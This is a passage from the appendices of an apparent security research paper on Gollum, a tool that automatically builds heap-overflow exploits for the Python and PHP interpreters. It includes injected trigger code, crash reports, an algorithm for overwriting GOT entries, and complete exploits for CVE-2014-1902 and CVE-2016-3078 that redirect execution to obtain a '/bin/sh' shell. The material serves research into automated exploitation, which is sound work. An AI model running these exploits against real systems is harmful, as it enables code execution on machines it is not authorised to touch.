  def test_ordered_attributes(self):
    self.assertIs(self.parser.ordered_attributes, False)
    for x in 0, 1, 2, 0:
      self.parser.ordered_attributes = x
      self.assertIs(
        self.parser.ordered_attributes, bool(x))

    # BEGIN-TRIGGER
    r, w = socket.socketpair()
    w.send('AAAA...*1*2*3*4*5*6*7*8+1+2+3+4+5+6+7+8...')
    y = bytearray('B'*128)
    r.recvfrom_into(y, 384)
    # PRINT-DIST-MARKER
    # END-TRIGGER

def test_main():
    run_unittest(SetAttributeTest,
     ParseTest,
     NamespaceSeparatorTest)

if __name__ == "__main__":
    test_main()
```

**Listing 5: An example of a file produced by injecting a vulnerability trigger into a test case**

```
{
  "source_alloc": {
    "index": 7, "size": 129},
  "live_allocs": [
      {"index": 5, "size": 176, "pointers": []},
      {"index": 4, "size": 360, "pointers": [
          32, 72, 112, 152, 200, 248, 296]},
      {"index": 1, "size": 936, "pointers": [
          0, 8, 24, 32, 40]}
      ]
}
```

**Listing 6: An example of a summary produced by ShapeShifter of the live objects at the point of an overflow**

like Listing 5. The interpreter is then run under ShapeShifter with these inputs to check if the overflow successfully triggers. If it does, at the point where the overflow occurs ShapeShifter produces an file like that shown in Listing 6. This file describes all of the live allocations at the point of the overflow, providing their size and

```
{"category": "call-jmp",
  "disassembly": "call qword ptr [r12+0x28]",
  "registers": {
    "RIP": "0x7f8feea41197",
    "RBP": "0x7f8ffc361e08",
    "RSP": "0x7fff5e1c4650",
    ...
    "R12": "0x7f8ffc35fc58"},
  "data": {
    "RBP": ["0x8b", "0x8b", "0x17", "0x39", ...],
    "RSP": ["0x80", "0x80", "0xb1", "0x37", ...],
    "R12": [... "0x2a", "0x31", "0x2a", "0x32",
                "0x2a", "0x33", "0x2a", "0x34",
                "0x2a", "0x35", "0x2a", "0x36",
                "0x2a", "0x37", "0x2a", "0x38"]}
"symbolised_backtrace": [
    "lib/python2.7/lib-dynload/pyexpat.so
         (PyExpat_XML_ParserFree+0x147)
         [0x7f8feea41197]",
    "lib/python2.7/lib-dynload/pyexpat.so (+0x706b)
         [0x7f8feea3406b]",
    "bin/python() [0x43d624]",
    ...
    "bin/python(_start+0x2e) [0x414e0e]"]}
```

**Listing 7: An example of a crash report produced by ShapeShifter after corrupted data was used in a call instruction.**

the offsets within them at which pointers can be found. We can see that the source allocation is of size 129, triggered by line 22 of the input file, as well as a number of other allocations. The allocation of size 936 corresponds to the expat parser created on line 9 of the trigger.

During heap layout exploration Gollum then iterates over each live allocation, and forces each to be corrupted by the overflow. From each such execution that then crashes in a way that looks like it may provide a useful primitive, a report is produced like the one shown in Listing 7. The report contains a disassembly of the crashing instruction as well as the machine context and memory contents of locations pointed to by registers. Listing 7 is the report generated when Listing 5 is executed under ShapeShifter, with the allocation corresponding to the expat object placed after the overflow source. Note that the address to be called is at `*(r12+0x28)`, and we can see in the data dump that the memory location that `r12` points to contains data from line 21 of Listing 5 (0x2a is the hex representation of the character '*', 0x31 corresponds to '1', and so on). The I/O relationship discovery is performed using reports of this form, as the tool iterates over strings etc. in the primitive trigger and checks for corresponding changes in the "registers" and "data" dictionaries in the reports. The primitive discovery stage stops at this point, having generated the primitive triggers, categorised them and performed the I/O relationship discovery.

Another standalone program (`xgen.py`) manages the exploit generation process. Each primitive transformer is encoded as a standalone script, and the GA for solving heap layouts is also its own standalone program. `xgen.py` is responsible for managing

```
def test_ordered_attributes(self):
  self.assertIs(self.parser.ordered_attributes, False)
  for x in 0, 1, 2, 0:
    self.parser.ordered_attributes = x
    self.assertIs(
      self.parser.ordered_attributes, bool(x))

  # BEGIN-TRIGGER
  r, w = socket.socketpair()
  w.send('...*1*2*3*4\xb3\x8a\xc5\xf7\xff\x7f\x00\x00')
  y = bytearray('B'*128)
  r.recvfrom_into(y, 384)
  # PRINT-DIST-MARKER
  # END-TRIGGER
```

**Listing 8: The `test_ordered_attributes` function after the `ip-hijack` transformer applied to Listing 5.**

```
class SetAttributeTest(unittest.TestCase):
  def setUp(self):
    os.putenv("EVENT", "56")
    self.parser = expat.ParserCreate(
      namespace_separator='!')

  def test_ordered_attributes(self):
    os.putenv("EVENT", "61")
    self.assertIs(self.parser.ordered_attributes, False)
    for x in 0, 1, 2, 0:
      self.parser.ordered_attributes = x
      os.putenv("EVENT", "65")
      self.assertIs(
        self.parser.ordered_attributes, bool(x))

    # BEGIN-TRIGGER
    os.putenv("EVENT", "72")
    r, w = socket.socketpair()
    os.putenv("EVENT", "74")
    w.send('...*1*2*3*4\xb3\x8a\xc5\xf7\xff\x7f\x00\x00')
    os.putenv("EVENT", "76")
    y = bytearray('B'*128)
    os.putenv("EVENT", "78")
    r.recvfrom_into(y, 384)
    # PRINT-DIST-MARKER
    # END-TRIGGER
```

**Listing 9: An example of an exploit with `os.putenv` calls injected to assist in tracking down the lines which allocate the overflow source and destination.**

the pipeline of work that takes a database of primitives and produces exploits. It begins by applying primitive transformers to the available primitives. Listing 8 shows the output of the transformer for `ip-hijack` primitives, applied to the primitive from Listing 5. The only difference is on line 10 where eight of the original overflow bytes that correspond to those that corrupted the memory location at `*(r12+0x28)` have been replaced with the address of a `one_gadget` gadget.

```
1  class SetAttributeTest(unittest.TestCase):
2    def setUp(self):
3      # X-SHRIKE RECORD-ALLOC 0 1
4      self.parser = expat.ParserCreate(
5        namespace_separator='!')
6
7    def test_ordered_attributes(self):
8      self.assertIs(self.parser.ordered_attributes, False)
9      for x in 0, 1, 2, 0:
10       self.parser.ordered_attributes = x
11       self.assertIs(
12         self.parser.ordered_attributes, bool(x))
13
14     # BEGIN-TRIGGER
15     r, w = socket.socketpair()
16     w.send('...*1*2*3*4\xb3\x8a\xc5\xf7\xff\x7f\x00\x00')
17     # X-SHRIKE RECORD-ALLOC 0 2
18     y = bytearray('B'*128)
19     r.recvfrom_into(y, 384)
20     # PRINT-DIST-MARKER
21     # X-SHRIKE REQUIRE-DISTANCE 1 2 8
22     # END-TRIGGER
```

**Listing 10: The `SetAttributeClass` after the calls required by Shrike to identify the overflow source and destination, and print their distance, have been injected.**

Once the exploit has been verified to work under ShapeShifter the heap layout problem must be solved. The Shrike engine can solve heap layouts, but it needs markup in the exploit indicating various things, such as where the source and destination buffers are allocated. As described in Section 5.1, we have automated this process. First the exploit is modified to inject code that places a line number into the program's environment before the execution of code that may trigger memory allocation. Listing 9 shows our ongoing exploit modified to include these lines. ShapeShifter monitors this environment variable generates a log file containing allocation metadata interleaved with these line numbers. This allows the tool to deduce the lines at which to inject the information that Shrike requires. Listing 10 shows the three lines of markup required by Shrike: an indication of the overflow source (line 17), an indication of the overflow destination (line 3), and an indication of the distance required between the source and destination allocations (line 21).

The search for the inputs required to achieve the required heap layout then proceeds as described in Section 5. During the search the newly generated inputs are run under a modified version of the interpreter, that support the injected Shrike function calls, but any produced exploits are verified under an unmodified interpreter. An exploit produced for CVE-2014-1902 is shown in Listing 11. It has been built entirely automatically and consists of code to perform heap layout manipulation (lines 3-10), to create an object on the heap containing a function pointer (line 12) and to corrupt that function pointer using CVE-2014-1902 (lines 23-26).

## B TYPES OF `MEM-WRITE` PRIMITIVE

Once we have determined the control the primitive provides over registers categorise the `mem-write` primitives further. A `mem-write`

```
1  class SetAttributeTest(unittest.TestCase):
2    def setUp(self):
3      self.gollum_var_0 = bytearray('A'*935)
4      self.gollum_var_1 = bytearray('A'*935)
5      self.gollum_var_2 = bytearray('A'*128)
6      self.gollum_var_1 = 0
7      ...
8      self.gollum_var_707 = bytearray('A'*128)
9      self.gollum_var_708 = bytearray('A'*128)
10     self.gollum_var_709 = bytearray('A'*128)
11
12     self.parser = expat.ParserCreate(
13       namespace_separator='!')
14
15   def test_ordered_attributes(self):
16     self.assertIs(self.parser.ordered_attributes, False)
17     for x in 0, 1, 2, 0:
18       self.parser.ordered_attributes = x
19       self.assertIs(
20         self.parser.ordered_attributes, bool(x))
21
22     # BEGIN-TRIGGER
23     r, w = socket.socketpair()
24     w.send('...*1*2*3*4\xb3\x8a\xc5\xf7\xff\x7f\x00\x00')
25     y = bytearray('B'*128)
26     r.recvfrom_into(y, 384)
27     # PRINT-DIST-MARKER
28     # END-TRIGGER
```

**Listing 11: The completed exploit with code injected to solve the heap layout problem.**

primitive usually arises when the overflow corrupts a data pointer that is used as the destination of a write. Depending on what type of data that pointer points to, it could be used in a number of different ways and offer different capabilities to the attacker. The five subcategories of `mem-write` that we distinguish are as follows:

- Arbitrary write (`wr-arb`) – A write instruction (e.g. `mov`, `add`, `sub`) in which we control both the destination address and the value being written.
- Write constant (`wr-const`) – A write instruction in which we control the destination address, but not the source value, and the source value is constant across runs.
- Write variable (`wr-var`) – A write instruction in which we control the destination address, but not the source value, and the source value is variable across runs.
- Increment memory (`inc-mem`) – An `inc` instruction, or an `add` instruction with a constant value of 1, in which the destination address is controlled.
- Decrement memory (`dec-mem`) – A `dec` instruction, or a `sub` instruction with a constant value of 1, in which the destination address is controlled.

## C A PRIMITIVE TRANSFORMER FOR ARBITRARY WRITE-4 PRIMITIVES

To generate an exploit from a `wr-arb` primitive we use the primitive to overwrite a function pointer in the `.got.plt` (Global Offset Table,

**Algorithm 2** Primitive Transformer for `wr-arb`

```
1:  function CHECK(c, libAddrs, nLib)
2:      if c.category ≠ wr-arb then
3:          return False, None
4:      else if nLib not in libAddrs.keys() then
5:          return False, None
6:      else if ".got.plt" not in libAddrs.keys() then
7:          return False, None
8:      for off in range(0, REG_WIDTH/8) do
9:          if not c.isTainted(c.crashIns.dstAddr, off) then
10:             return False, None
11:         else if not c.isTainted(c.crashIns.srcVal, off) then
12:             return False, None
13:     return True, None
14: function TRANSFORM(c, libAddrs, origOff, nLib, nOff, trigger)
15:     orig ← libAddrs.get(".got.plt") + origOff
16:     new ← libAddrs.get(nLib) + nOff
17:     exploit ← c.clone()
18:     for off in range(0, REG_WIDTH/8) do:
19:         val ← (new ≫ off ∗ 8) & 255)
20:         valOff ← c.getTaintingOffset(c.crashIns.srcVal, off)
21:         exploit.updateOffset(valOff, val)
22:         addr ← (orig ≫ off ∗ 8) & 255)
23:         addrOff ← c.getTaintingOffset(c.crashIns.dstAddr, off)
24:         exploit.updateOffset(addrOff, addr)
25:     exploit.appendAfterOverflow(trigger)
26:     return exploit
```

or GOT) section of the process. This is a standard exploitation technique for memory write primitives on Linux [7], when full RELRO protection is not enabled. It involves replacing a function pointer in the GOT with the address of another function that we wish to redirect execution to, and then triggering a call that uses the replaced function. For example, a common approach is to change the GOT entry for `printf` to point to the `system` function instead, then to trigger a call to `printf("/bin/sh")`. The outcome is that the function that is now pointed to by the GOT entry is called instead of the original function, but provided with the arguments to the original function.

Algorithm 2 shows the primitive transformer for this approach. The *check* function takes as arguments the candidate primitive (*c*), the dictionary of available library addresses (*libAddrs*), and the name of the library containing the function we wish to redirect execution to (*nlib*). *check* begins by checking that the primitive category for *c* is correct (lines 2-3), that the base addresses of the library containing the function we wish to redirect execution to, and the GOT section, are available (lines 4-7). It then checks that all bytes of the destination address (lines 9-10) and the value being written (lines 11-12) are controllable.

The *transform* function takes four parameters that are specific to this approach: the offset in the GOT of the function we wish to change (*origOff*), the name of the library containing the function we wish to redirect execution to (*nLib*), the offset of the function we wish to redirect execution to (*nOff*), and the string to be injected that will trigger the execution of the function that is being hijacked,

```
{"category": "inc-mem",
  "disassembly": "add dword ptr [rax], 0x1",
  "registers": {
    ...
    "RAX": "0x342a332a322a312a"},

  "symbolised_backtrace": [
    "/data/Documents/git/php-shrike/install/bin/php
         (php_stream_context_set_option+0xa4)
         [0x79ea34]",
    ...]}
```

**Listing 12: The crash report provided by ShapeShifter for an `inc-mem` primitive using CVE-2016-3078.**

with the correct arguments (*trigger*). *transform* begins by computing the address the GOT that we wish to modify (line 15), and the address of the function we wish to redirect execution to (line 16). Then, byte by byte, it updates the the exploit writing the address of the function we wish to trigger into the bytes that control the value being written by the primitive (lines 19-21), and the address in the GOT of the function we wish to hijack into the bytes that control the address being written to by the primitive (lines 22-24). Finally, *transform* injects a the trigger string into the input program immediately after the line that triggers the overflow (line 25).

## D ASSISTED EXPLOIT GENERATION

Gollum can discover primitives in categories for which, as of yet, we do not have an automatic means of turning them into exploits. For example, of the `mem-write` subcategories, the only one for which we currently support automatic exploit generation is `wr-arb`. However, primitives in the other categories are likely to be usable by an exploit developer and Gollum can assist in this process, adding significant automation. To illustrate how, we will walk through the construction of an exploit for the PHP interpreter using CVE-2016-3078.

CVE-2016-3078 allows one to overflow an arbitrary number of bytes after a heap-allocated buffer. As shown in Table 1, with a trigger that corrupts 256 bytes Gollum finds 1925 `ip-hijack` primitives and 16446 `mem-write` primitives. Gollum then successfully automatically generates an exploit using an `ip-hijack` primitive. However, there are other avenues for exploitation. To support manual exploit development (shown as the lower workflow ending in an exploit in Figure 1), a user has access to the primitives in the candidate primitive database from Figure 1, as well as the heap layout manipulation engine.

The process for assisted exploit generation begins much the same as with automatic exploit generation. A vulnerability trigger is imported to the tool, tests for the interpreter are extracted, and the primitive search component of Gollum runs. As explained in Appendix A, the output of this stage includes JSON files describing the primitives. To find a candidate primitive we can search these using standard command-line tools.

In this example, as we wish to create an exploit using a memory primitive we begin by searching for a primitive with the type `inc-mem`. The details of one such primitive are shown in Listing 12.

```php
<?php
$postdata = "PASS";
$opts = array('http' =>
  array('method' => 'POST', 'content' => $postdata)
);
# BEGIN-TRIGGER
$zip = new ZipArchive();
$zip->open(
  '/tmp/2deb4a90-627f-4183-b129-0f47be76db83');
for ($i = 0; $i < $zip->numFiles; $i++) {
    $data = $zip->getFromIndex($i);
}
# PRINT-DIST-MARKER
# END-TRIGGER
$res = stream_context_create($opts);
?>
```

**Listing 13: The automatically discovered `inc-mem` primitive trigger using CVE-2016-3078.**

From this and the accompanying I/O relationship information we can conclude that the primitive allows us to increment an address of our choosing. The actual trigger for the primitive is shown in Listing 13. One quirk in this file that we haven't seen previously is that Gollum supports vulnerabilities where the overflow contents are read from a file. The I/O relationship discovery can determine which bytes in the file read on line 9 correspond to the contents of the `rax` register that is used in the add instruction.

One method of using an `inc-mem` primitive is to find a pointer to a function that takes a controllable string in the `.got.plt` section of the target and increment it until it points to `system`. This requires the primitive to be used multiple times, so we must first determine if it is reusable. This is a manual process as Gollum lacks a means to automate this step. First we have to figure out what code actually triggers the primitive. Using the backtrace from Listing 12 we know the function containing the crashing instruction, and with a small amount of digging in the target processes code we can determine that it is called from line 15 of Listing 13. To determine if it is reusable we can simply call `stream_context_create($opts)` repeatedly and check that the value at the address we have tried to increment has changed accordingly.

Next we calculate the distance from the pointer in the `.got.plt` that we wish to modify to the address of the `system` function. In this case we decided to modify the GOT entry for `putenv`, and it was located at an address 45824 bytes below `system`. Thus, we need to trigger the primitive 45824 times, after modifying the bytes that corrupt the `rax` register so that it points to `putenv`'s GOT entry. We also need to insert a call to `putenv` with an argument that will result in a '/bin/sh' shell being executed. A convenient aspect of Gollum is that we can perform all of these steps while still running the interpreter under ShapeShifter. This means we can build the exploit without having to solve the heap layout problem first, and validate that it actually works.

Once the exploit is working under ShapeShifter we manually injected the required Shrike directives (described in Section 5.1 and Appendix A). Shrike then automatically finds the inputs required

```php
<?php
$postdata = "PASS";
$gollum_var_0 = xmlwriter_open_memory();
$gollum_var_1 = xmlwriter_open_memory();
$gollum_var_8 = imagecreatetruecolor(40, 40);
...
$gollum_var_2033 = xmlwriter_open_memory();
$opts = array('http' =>
  array('method' => 'POST', 'content' => $postdata));

# BEGIN-TRIGGER
$zip = new ZipArchive();
$zip->open('/tmp/2deb4a90-627f-4183-b129-0f47be76db83')
for ($i = 0; $i < $zip->numFiles; $i++) {
    $data = $zip->getFromIndex($i);
}
# PRINT-DIST-MARKER
# END-TRIGGER

$hold = array();
for ($x = 0; $x < 45824; $x++) {
    array_push($hold, stream_context_create($opts));
}

putenv("/bin/sh;=bla");
?>
```

**Listing 14: The completed exploit for CVE-2016-3078. It uses an `inc-mem` primitive to modify the GOT entry of `putenv` until it points to `system`.**

to achieve the required heap layout. The final exploit is shown in Listing 14. Gollum handled the discovery of the primitive as well as the heap layout manipulation, while we had to manually figure out how to trigger the primitive multiple times, and the exploitation strategy to use it to execute a shell.